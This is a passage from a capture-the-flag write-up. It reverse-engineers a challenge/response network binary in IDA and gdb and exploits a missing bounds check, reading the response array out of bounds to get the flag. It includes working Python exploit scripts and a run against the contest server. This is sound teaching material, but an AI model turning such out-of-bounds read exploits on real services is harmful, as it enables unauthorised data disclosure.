From here we know that a small calculation is done using the pointer to the challenge buffer and the value in `EAX` which results in the memory address of the challenge value we need to read. We single-step until we reach the instruction at `0x08048881`:

```
gdb-peda$ si
  ... snip ...
EAX: 0x804a0c4 --> 0x0
  ... snip ...
[-------------------------------------code-------------------------------------]
  ... snip ...
=> 0x8048881:    mov    eax,DWORD PTR [eax]
  ... snip ...
[------------------------------------stack-------------------------------------]
```

At this point, `EAX` points somewhere inside the challenge array, and the next instruction will read 4 bytes of it into `EAX`. This value is then printed to screen (resulting in it being sent to the caller).

With this functionality confirmed, we can just let our script run. Clear all breakpoints by typing `delete breakpoints` and then `c` to continue. The script's output should look something like this:

```
$ ./pwn.py 127.0.0.1 8888
Challenge 0: 0x00000000
Challenge 1: 0x00000000
Challenge 2: 0x00000000
Challenge 3: 0x00000000
Challenge 4: 0x00000000
Challenge 5: 0x00000000
Challenge 6: 0x00000000
Challenge 7: 0x00000000
```

Each value is `0` in our case because we removed the call which fills these values out! So to confirm that we're getting something meaningful, let's point the script at the CSAW host and see what it does:

```
$ ./pwn.py 54.85.89.65 8888
Challenge 0: 0x43a0983c
Challenge 1: 0x6a39eeb9
Challenge 2: 0x053ac846
Challenge 3: 0x75206d1b
Challenge 4: 0x343e055e
Challenge 5: 0x00aebf59
Challenge 6: 0x33067dd6
Challenge 7: 0x05c4af5a
$ ./pwn.py 54.85.89.65 8888
Challenge 0: 0x0648bb62
Challenge 1: 0x139e4db1
```

```
Challenge 2: 0x54c599ac
Challenge 3: 0x41f20948
Challenge 4: 0x6d0f7af6
Challenge 5: 0x570c0638
Challenge 6: 0x591c4226
Challenge 7: 0x24b74d60
```

Excellent. We can see that the target machine is giving up the contents of the challenge buffer as we requested. Each time we connect, the challenges are different (no surprises there really).

With that out of the way, let's take a look at another piece of the puzzle: response handling.

## Binary Analysis of Response Verification

Back to IDA, let's see what happens when we don't give the program a value that doesn't match a challenge fetch request:

```
08048AE9 cmp     eax, 0E0h
08048AEE jz      short loc_8048B0D
```

A similar check is performed, but this time using `E0` as the base instead of `A0`. If matched, this leads us to:

```
08048B0D
08048B0D loc_8048B0D:
08048B0D movsx   eax, byte ptr [esp+1Bh]
08048B12 mov     [esp], eax
08048B15 call    sub_80488E8
08048B1A sub     dword ptr [esp+1Ch], 2
08048B1F jmp     short loc_8048B27
```

This stub looks similar to the one before in that a function is called with a single parameter that is the value that was read off the wire. Let's take a look at the body of that function:

```
080488E8
080488E8
080488E8 ; Attributes: bp-based frame
080488E8
080488E8 sub_80488E8 proc near
080488E8
080488E8 var_1C= byte ptr -1Ch
080488E8 var_15= byte ptr -15h
080488E8 buf= dword ptr -14h
080488E8 var_10= dword ptr -10h
080488E8 var_C= dword ptr -0Ch
080488E8 arg_0= dword ptr  8
080488E8
080488E8 push    ebp
080488E9 mov     ebp, esp
080488EB sub     esp, 28h
080488EE mov     eax, [ebp+arg_0]
080488F1 mov     [ebp+var_1C], al
080488F4 movzx   eax, [ebp+var_1C]
080488F8 and     eax, 0Fh
080488FB mov     [ebp+var_15], al
080488FE mov     eax, buf_response_offset
08048903 movzx   edx, [ebp+var_15]
08048907 shl     edx, 2
0804890A add     eax, edx
0804890C mov     eax, [eax]
0804890E mov     [ebp+var_10], eax
08048911 mov     dword ptr [esp+8], 4 ; nbytes
08048919 lea     eax, [ebp+buf]
0804891C mov     [esp+4], eax    ; buf
08048920 mov     dword ptr [esp], 0 ; fd
08048927 call    _read
0804892C mov     eax, [ebp+buf]
0804892F mov     [ebp+var_C], eax
08048932 mov     eax, [ebp+var_C]
08048935 cmp     eax, [ebp+var_10]
08048938 jz      short loc_8048946
```

```
0804893A mov     dword ptr [esp], 0 ; status
08048941 call    _exit
```

```
08048946
08048946 loc_8048946:
08048946 movzx   eax, [ebp+var_15]
0804894A mov     ds:dword_804A0A0[eax*4], 1
08048955 leave
08048956 retn
08048956 sub_80488E8 endp
08048956
```

This is interesting. Again, a couple of things leap off the screen at us:

1. Masking if the input value happens at `0x080488F8`, just as it did in the challenge handler.
2. The response buffer pointer is used at `0x080488FE`.
3. `4` more bytes are read in from the input stream at `0x08048927`.

This implies that the function is using the input an index into the response buffer, just as the challenge function did. This time, another 4 bytes is read from the caller and then on line `0x08048935` this new value is compared to the value stored at the location in the response array.

In short, this function handles the case where the caller is passing in a response to a challenge. If the response doesn't match the one stored in memory, the process exists (via the left branch). If it does match, then a flag is set in memory (at line `0x04894A`). That flag is part of an array of flags where, again, the index value given by the caller is used as an index for this flag array.

In short, the caller needs to pass in a valid response for a given challenge, if it does, it flags it as valid and continues. If it doesn't, the process exits.

Let's validate this behaviour in the debugger. Given that we now know the process of how debugging works, I'll keep this a little more brief. The following is an updated script which, after extracting the challenge values it sends the program a response that is the sum of the challenge value and the array index incremented by 1. This means that we are able to see response values as they are sent (rather than seeing nothing but zeros):

```
#!/usr/bin/env python

import struct, socket, sys

# make sure they've given us a host and port
if len(sys.argv) < 3:
  print "Usage: {0} <host> <port>".format(sys.argv[0])
  sys.exit(1)

# where are we connecting to (local for now)
host = sys.argv[1]
# remote port
port = int(sys.argv[2])

# identifier for the 'challenge' function
challenge_id = 0xA0
# identifier for the 'reponse' function
response_id = 0xE0

# number of challenge/response values
cr_count = 8

# helper function to unpack 32-bit unsigned long values from byte arrays
def u(a):
  v, = struct.unpack("<L", a)
  return v

# helper function to pack 32-bit unsigned long values into byte arrays
def p(a):
  return struct.pack("<L", a)

# helper function to get a challenge value from the server on the given socket
def get_challenge(i, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(challenge_id + i))
  # read the value off the wire
  challenge = s.recv(4)
  # convert to a number value and return
  return u(challenge)

# helper function to send a response to the server
def send_response(i, r, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(response_id + i))
  # send the 4-byte response value
  s.send(p(r))

# connect to the remote host
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))

# read and ignore the banner
sock.recv(1024)

# read each challenge value and write another value back as a resopnse
for i in range(0, cr_count):
  try:
    challenge = get_challenge(i, sock)
    response = challenge + i + 1
    print "Challenge {0}: 0x{1:08x}".format(i, challenge)
    print "Response  {0}: 0x{1:08x}".format(i, response)
    send_response(i, response, sock)
  except:
    print "Connection dropped"
    break

# close the socket/finish up
sock.close()
```

Assuming everything is ready to run, launch the script (targeting your local instance of course). When the first breakpoint is hit, set another breakpoint here:

```
break *0x080488FB
```

This point is where the index value is extracted for a response packet. Continue the program (`c`) and the second breakpoint will get hit:

```
gdb-peda$ break *0x080488FB
Breakpoint 1 at 0x80488fb
gdb-peda$ c
Continuing.
[----------------------------------registers-----------------------------------]
EAX: 0x0
```

```
EBX: 0x4970b000 --> 0x4970ad9c --> 0x1
ECX: 0xffccddae --> 0xb000e0e0
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xffccddb8 --> 0xffccdde8 --> 0x0
ESP: 0xffccdd90 --> 0x0
EIP: 0x80488fb (mov    BYTE PTR [ebp-0x15],al)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488f1:  mov    BYTE PTR [ebp-0x1c],al
   0x80488f4:  movzx  eax,BYTE PTR [ebp-0x1c]
   0x80488f8:  and    eax,0xf
=> 0x80488fb:    mov    BYTE PTR [ebp-0x15],al
   0x80488fe:  mov    eax,ds:0x804a054
   0x8048903:  movzx  edx,BYTE PTR [ebp-0x15]
   0x8048907:  shl    edx,0x2
   0x804890a:  add    eax,edx
[------------------------------------stack-------------------------------------]
0000| 0xffccdd90 --> 0x0
0004| 0xffccdd94 --> 0xffccddae --> 0xb000e0e0
0008| 0xffccdd98 --> 0x1
0012| 0xffccdd9c --> 0x495b45e0 (<fgetpos@@GLIBC_2.2>: push   ebp)
0016| 0xffccdda0 --> 0x4970bac0 --> 0xfbad2884
0020| 0xffccdda4 --> 0x7541ef0
0024| 0xffccdda8 --> 0x0
0028| 0xffccddac --> 0xe0e0dda8
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080488fb in ?? ()
```

We can see that `EAX` is set to `0`, and this makes sense given that the first value that we are passing in is `E0`. So our initial index is `0`. Single-step forward until we reach `0x804890c`:

```
gdb-peda$ si
  .. snip ..
EAX: 0x804a0e0 --> 0x0
  .. snip ..
[-------------------------------------code-------------------------------------]
  .. snip ..
=> 0x804890c:    mov    eax,DWORD PTR [eax]
   0x804890e:  mov    DWORD PTR [ebp-0x10],eax
   0x8048911:  mov    DWORD PTR [esp+0x8],0x4
   0x8048919:  lea    eax,[ebp-0x14]
   0x804891c:  mov    DWORD PTR [esp+0x4],eax
  .. snip ..
```

Here we see the response array is being read, from index `0`. Single step again, and we can see the value in this array location iiiiiiss...

```
gdb-peda$ si
  .. snip ..
EAX: 0x0
  .. snip ..
```

... zero! Again, this makes sense as we have not run any code to initialise the response array, so the values probably all going to be `0`. From here, let's jump to the point just after the response value is read from the input stream by doing:

```
break *0x0804892F
```

Then `c` to continue:

```
gdb-peda$ c
  ... snip ...
EAX: 0x1
  ... snip ...
[-------------------------------------code-------------------------------------]
  ... snip ...
   0x804892c:  mov    eax,DWORD PTR [ebp-0x14]
=> 0x804892f:    mov    DWORD PTR [ebp-0xc],eax
   0x8048932:  mov    eax,DWORD PTR [ebp-0xc]
   0x8048935:  cmp    eax,DWORD PTR [ebp-0x10]
   0x8048938:  je     0x8048946
   0x804893a:  mov    DWORD PTR [esp],0x0
  ... snip ...
```

`EAX` contains the value of `1`; our first response value. Step forward (`si`) to `0x08048938`:

```
gdb-peda$ si
  ... snip ...
EAX: 0x1
  ... snip ...
[-------------------------------------code-------------------------------------]
   0x804892f:  mov    DWORD PTR [ebp-0xc],eax
   0x8048932:  mov    eax,DWORD PTR [ebp-0xc]
   0x8048935:  cmp    eax,DWORD PTR [ebp-0x10]
=> 0x8048938:    je     0x8048946
   0x804893a:  mov    DWORD PTR [esp],0x0
   0x8048941:  call   0x80486a0 <exit@plt>
   0x8048946:  movzx  eax,BYTE PTR [ebp-0x15]
   0x804894a:  mov    DWORD PTR [eax*4+0x804a0a0],0x1
                                                                  JUMP is NOT taken
  ... snip ...
```

The value that is in `[ebp-0x10]` is the value that was pull out of the response array. In our case, this is `0` again. Hence, when these two values are compared the result is that they are *not* equal. As indicated, the jump past the call to `exit` is not taken and the process exits. The output of our script looks like this:

```
$ ./pwn.py 127.0.0.1 8888
Challenge 0: 0x00000000
Response  0: 0x00000001
Connection dropped
```

The last thing we want to validate is that the flags are set appropriately when valid data is sent. To do this, modify the Python script so that it just sends back `0`. Get set up again for debugging, launch the script, and when the first breakpoint is reached, set another:

```
break *0x08048938
```

Then hit `c` for continue. With this breakpoint hit, you'll see the following:

```
gdb-peda$ c
  ... snip ...
[-------------------------------------code-------------------------------------]
   0x804892f:  mov    DWORD PTR [ebp-0xc],eax
   0x8048932:  mov    eax,DWORD PTR [ebp-0xc]
   0x8048935:  cmp    eax,DWORD PTR [ebp-0x10]
=> 0x8048938:    je     0x8048946
 | 0x804893a:    mov    DWORD PTR [esp],0x0
 | 0x8048941:    call   0x80486a0 <exit@plt>
 | 0x8048946:    movzx  eax,BYTE PTR [ebp-0x15]
 | 0x804894a:    mov    DWORD PTR [eax*4+0x804a0a0],0x1
 |->   0x8048946:    movzx  eax,BYTE PTR [ebp-0x15]
       0x804894a:  mov    DWORD PTR [eax*4+0x804a0a0],0x1
       0x8048955:  leave
       0x8048956:  ret
                                                                  JUMP is taken
  ... snip ...
```


This time the jump is actually taken because `0` matches the response value. If we single-step twice, we will see that `EAX` contains the index to be used in the flag array, and then stepping again we'll see that the flag value is set. Disabling breakpoints and letting the script run will result in all of the values being set correctly:

```
$ ./pwn.py 127.0.0.1 8888
Challenge 0: 0x00000000
Response  0: 0x00000000
Challenge 1: 0x00000000
Response  1: 0x00000000
Challenge 2: 0x00000000
Response  2: 0x00000000
Challenge 3: 0x00000000
Response  3: 0x00000000
Challenge 4: 0x00000000
Response  4: 0x00000000
Challenge 5: 0x00000000
Response  5: 0x00000000
Challenge 6: 0x00000000
Response  6: 0x00000000
Challenge 7: 0x00000000
Response  7: 0x00000000
```


So, now we have validated the behaviour of the response handler and we know we need to give valid responses for the program to be happy. Let's have a look at the final piece of the puzzle.

## Binary Analysis of Flag Extraction


Back we go to IDA, this time taking a look at the final branch of code in the main dispatch loop:




The above snippet shows that the program looks to see if the value given matches `80` and if it doesn't, it takes the left branch and exits the program. If it does, a direct call to another function is made. Given what we know of the program so far there's a good change that this function is going to validate the status of the flags that we should have set earlier on. But let's take a look at it:




Juicy! The function starts by calling another function and checking its return value. If the value is `0`, then the right branch is taken, resulting in the program exiting. If the result is not `0`, then the left branch is invoked, and by the looks of it, a file on disk is opened. Quick analysis of this `filename` value shows that it contains `flag.txt`! So it's safe to say that if we can go down this branch, then we should have the program cough up the flag. So the last piece of code to look at is the body of the function that is obviously performing some kind of validation check. It looks like this:




The presence of the `flag_array` is a bit of a sign. The summary of this functionality is:

1. Store the value of `1` in `var_8`, which is an accumulator variable.
2. Start at index `0` in `var_4`.
3. Check to see if we've reached the end of the array (ie. `var_4 <= 7`)
4. If reached the end of the array, return the value in `var_8`.
5. If not reached the end:
    1. Load the flag for the current index in `var_4`.
    2. Multiply that by the value stored in the accumulator.
    3. Store the result of the calculation back into `var_8`.
    4. Increment the index in `var_4`.
    5. Loop back to the array index check.

The net effect of this code is that all of the flag values are multiplied together. If any of them are not set (ie. they're `0`) then the result will be `0`. If they are *all* set, the result will be `1`. This proves that to get access to the flag, this function needs to return `1`, and hence we need to make sure we set *all* of the responses correctly. Let's quickly see it in action.

First, create a file in the same folder as the binary, call it `flag.txt` and store any value in it you like:

```
$ cat flag.txt
slartibartfast
```

Take a look at this script:

```
#!/usr/bin/env python

import struct, socket, sys

# make sure they've given us a host and port
if len(sys.argv) < 3:
  print "Usage: {0} <host> <port>".format(sys.argv[0])
  sys.exit(1)

# where are we connecting to (local for now)
host = sys.argv[1]
# remote port
port = int(sys.argv[2])

# identifier for the 'challenge' function
challenge_id = 0xA0
# identifier for the 'reponse' function
response_id = 0xE0
# identifier for the 'flag' function
flag_id = 0x80

# number of challenge/response values
cr_count = 8

# helper function to unpack 32-bit unsigned long values from byte arrays
def u(a):
  v, = struct.unpack("<L", a)
  return v

# helper function to pack 32-bit unsigned long values into byte arrays
def p(a):
  return struct.pack("<L", a)

# helper function to get a challenge value from the server on the given socket
def get_challenge(i, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(challenge_id + i))
  # read the value off the wire
  challenge = s.recv(4)
  # convert to a number value and return
  return u(challenge)

# helper function to send a response to the server
def send_response(i, r, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(response_id + i))
  # send the 4-byte response value
  s.send(p(r))

# helper function to get the flag (if possible)
def get_flag(s):
  # send the single byte containing the flag id
  s.send(chr(flag_id))
  # return whatever it is that we can get off the socket
  return s.recv(1024)

# connect to the remote host
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))

# read and ignore the banner
sock.recv(1024)

# read each challenge value and write another value back as a resopnse
for i in range(0, cr_count):
  try:
    challenge = get_challenge(i, sock)
    response = challenge
    print "Challenge {0}: 0x{1:08x}".format(i, challenge)
    print "Response  {0}: 0x{1:08x}".format(i, response)
    send_response(i, response, sock)
  except:
    print "Connection dropped"
    sock.close()
    sys.exit(2)

print "Flag: " + get_flag(sock)

# close the socket/finish up
sock.close()
```

Go through the debug config dance, and run this against your local install, this is what happens:

```
$ ./pwn.py 127.0.0.1 8888
Challenge 0: 0x00000000
Response  0: 0x00000000
Challenge 1: 0x00000000
Response  1: 0x00000000
Challenge 2: 0x00000000
Response  2: 0x00000000
Challenge 3: 0x00000000
Response  3: 0x00000000
Challenge 4: 0x00000000
Response  4: 0x00000000
Challenge 5: 0x00000000
Response  5: 0x00000000
```

```
Challenge 6: 0x00000000
Response  6: 0x00000000
Challenge 7: 0x00000000
Response  7: 0x00000000
Flag: slartibartfast
```

OK, we know that:

- We can receive the challenges.
- We can send responses.
- If we send all the responses, all the flags get set.
- If we call the "get flag" function with all the flags set, we get the flag!

But if we can't calculate the responses from the challenges ourselves, then how on earth do we find them?

## The Prestige

OK, we've come this far, I won't drag it out any longer. Quickly look back on the challenge function:

```
0804885C
0804885C
0804885C ; Attributes: bp-based frame
0804885C
0804885C sub_804885C proc near
0804885C
0804885C var_1C= byte ptr -1Ch
0804885C var_11= byte ptr -11h
0804885C var_10= dword ptr -10h
0804885C var_C= dword ptr -0Ch
0804885C arg_0= dword ptr  8
0804885C
0804885C push    ebp
0804885D mov     ebp, esp
0804885F push    ebx
08048860 sub     esp, 34h
08048863 mov     eax, [ebp+arg_0]
08048866 mov     [ebp+var_1C], al
08048869 movzx   eax, [ebp+var_1C]
0804886D and     eax, 0Fh
08048870 mov     [ebp+var_11], al
08048873 mov     eax, buf_challenge_offset
08048878 movzx   edx, [ebp+var_11]
0804887C shl     edx, 2
0804887F add     eax, edx
08048881 mov     eax, [eax]
08048883 mov     [ebp+var_10], eax
08048886 lea     eax, [ebp+var_10]
08048889 mov     [ebp+var_C], eax
0804888C mov     eax, [ebp+var_C]
0804888F add     eax, 3
08048892 movzx   eax, byte ptr [eax]
08048895 movsx   ebx, al
08048898 mov     eax, [ebp+var_C]
0804889B add     eax, 2
0804889E movzx   eax, byte ptr [eax]
080488A1 movsx   ecx, al
080488A4 mov     eax, [ebp+var_C]
080488A7 add     eax, 1
080488AA movzx   eax, byte ptr [eax]
080488AD movsx   edx, al
080488B0 mov     eax, [ebp+var_C]
080488B3 movzx   eax, byte ptr [eax]
080488B6 movsx   eax, al
080488B9 mov     [esp+10h], ebx
080488BD mov     [esp+0Ch], ecx
080488C1 mov     [esp+8], edx
080488C5 mov     [esp+4], eax
080488C9 mov     dword ptr [esp], offset format ; "%c%c%c%c"
080488D0 call    _printf
080488D5 mov     eax, ds:stdout
080488DA mov     [esp], eax      ; stream
080488DD call    _fflush
080488E2 add     esp, 34h
080488E5 pop     ebx
080488E6 pop     ebp
080488E7 retn
080488E7 sub_804885C endp
080488E7
```

Take a good look and answer me this question: **Can you see any bounds checking?**

Hint: The answer is *no*.

What does this mean? It means that we should be able to read past the bounds of the challenge array. How is that useful? Well, let's look back on the structure of this area of memory:

```
.bss:0804A0C0 buf_challenge   db    ?
.bss:0804A0C1                 db    ?
.bss:0804A0C2                 db    ?
.bss:0804A0C3                 db    ?
.bss:0804A0C4                 db    ?
.bss:0804A0C5                 db    ?
.bss:0804A0C6                 db    ?
.bss:0804A0C7                 db    ?
.bss:0804A0C8                 db    ?
.bss:0804A0C9                 db    ?
.bss:0804A0CA                 db    ?
.bss:0804A0CB                 db    ?
.bss:0804A0CC                 db    ?
.bss:0804A0CD                 db    ?
.bss:0804A0CE                 db    ?
.bss:0804A0CF                 db    ?
.bss:0804A0D0                 db    ?
.bss:0804A0D1                 db    ?
.bss:0804A0D2                 db    ?
.bss:0804A0D3                 db    ?
.bss:0804A0D4                 db    ?
.bss:0804A0D5                 db    ?
.bss:0804A0D6                 db    ?
.bss:0804A0D7                 db    ?
.bss:0804A0D8                 db    ?
.bss:0804A0D9                 db    ?
.bss:0804A0DA                 db    ?
.bss:0804A0DB                 db    ?
.bss:0804A0DC                 db    ?
.bss:0804A0DD                 db    ?
.bss:0804A0DE                 db    ?
.bss:0804A0DF                 db    ?
.bss:0804A0E0 buf_response    db    ?
```

What comes immediately after the challenge array? The response array! So, this means that if we can read using indexes bigger than expected, then we can not only read the challenges, but we can read the responses as well. Rather than read the challenges at all, let's just read the responses and send them back. To do that, we just pass in indexes that have `8` added to them.

Check out the below script which does exactly this:

```
#!/usr/bin/env python

import struct, socket, sys

# make sure they've given us a host and port
if len(sys.argv) < 3:
  print "Usage: {0} <host> <port>".format(sys.argv[0])
  sys.exit(1)

# where are we connecting to (local for now)
host = sys.argv[1]
# remote port
port = int(sys.argv[2])

# identifier for the 'challenge' function
challenge_id = 0xA0
# identifier for the 'reponse' function
response_id = 0xE0
# identifier for the 'flag' function
flag_id = 0x80

# number of challenge/response values
cr_count = 8

# helper function to unpack 32-bit unsigned long values from byte arrays
def u(a):
  v, = struct.unpack("<L", a)
  return v

# helper function to pack 32-bit unsigned long values into byte arrays
def p(a):
  return struct.pack("<L", a)

# helper function to get a challenge value from the server on the given socket
def get_challenge(i, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(challenge_id + i))
  # read the value off the wire
  challenge = s.recv(4)
  # convert to a number value and return
  return u(challenge)

# helper function to send a response to the server
def send_response(i, r, s):
  # send the single byte containing the challenge id and the index
  s.send(chr(response_id + i))
  # send the 4-byte response value
  s.send(p(r))

# helper function to get the flag (if possible)
def get_flag(s):
  # send the single byte containing the flag id
  s.send(chr(flag_id))
  # return whatever it is that we can get off the socket
  return s.recv(1024)

# connect to the remote host
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
sock.connect((host, port))

# read and ignore the banner
sock.recv(1024)

challenges = []
# read each challenge value and write another value back as a resopnse
for i in range(0, cr_count):
  try:
    response = get_challenge(i + 8, sock)
    print "Response  {0}: 0x{1:08x}".format(i, response)
    send_response(i, response, sock)
  except:
    print "Connection dropped"
    sock.close()
    sys.exit(2)

print "Flag: " + get_flag(sock)

# close the socket/finish up
sock.close()
```

And what's the result? Well, let's just fire it straight at CSAW and see what happens:

```
$ ./pwn.py 54.85.89.65 8888
Response  0: 0x77ef6aea
Response  1: 0x6e7b372a
Response  2: 0x6199288c
Response  3: 0x607ad78e
Response  4: 0x68966b7d
Response  5: 0x6ffb15d6
Response  6: 0x15d3c1bc
Response  7: 0x1b3a1ce0
Flag: flag{greetings_to_pure_digital}
```

Game over.

You can download the original binary, along with my patched binary and IDA database, from here.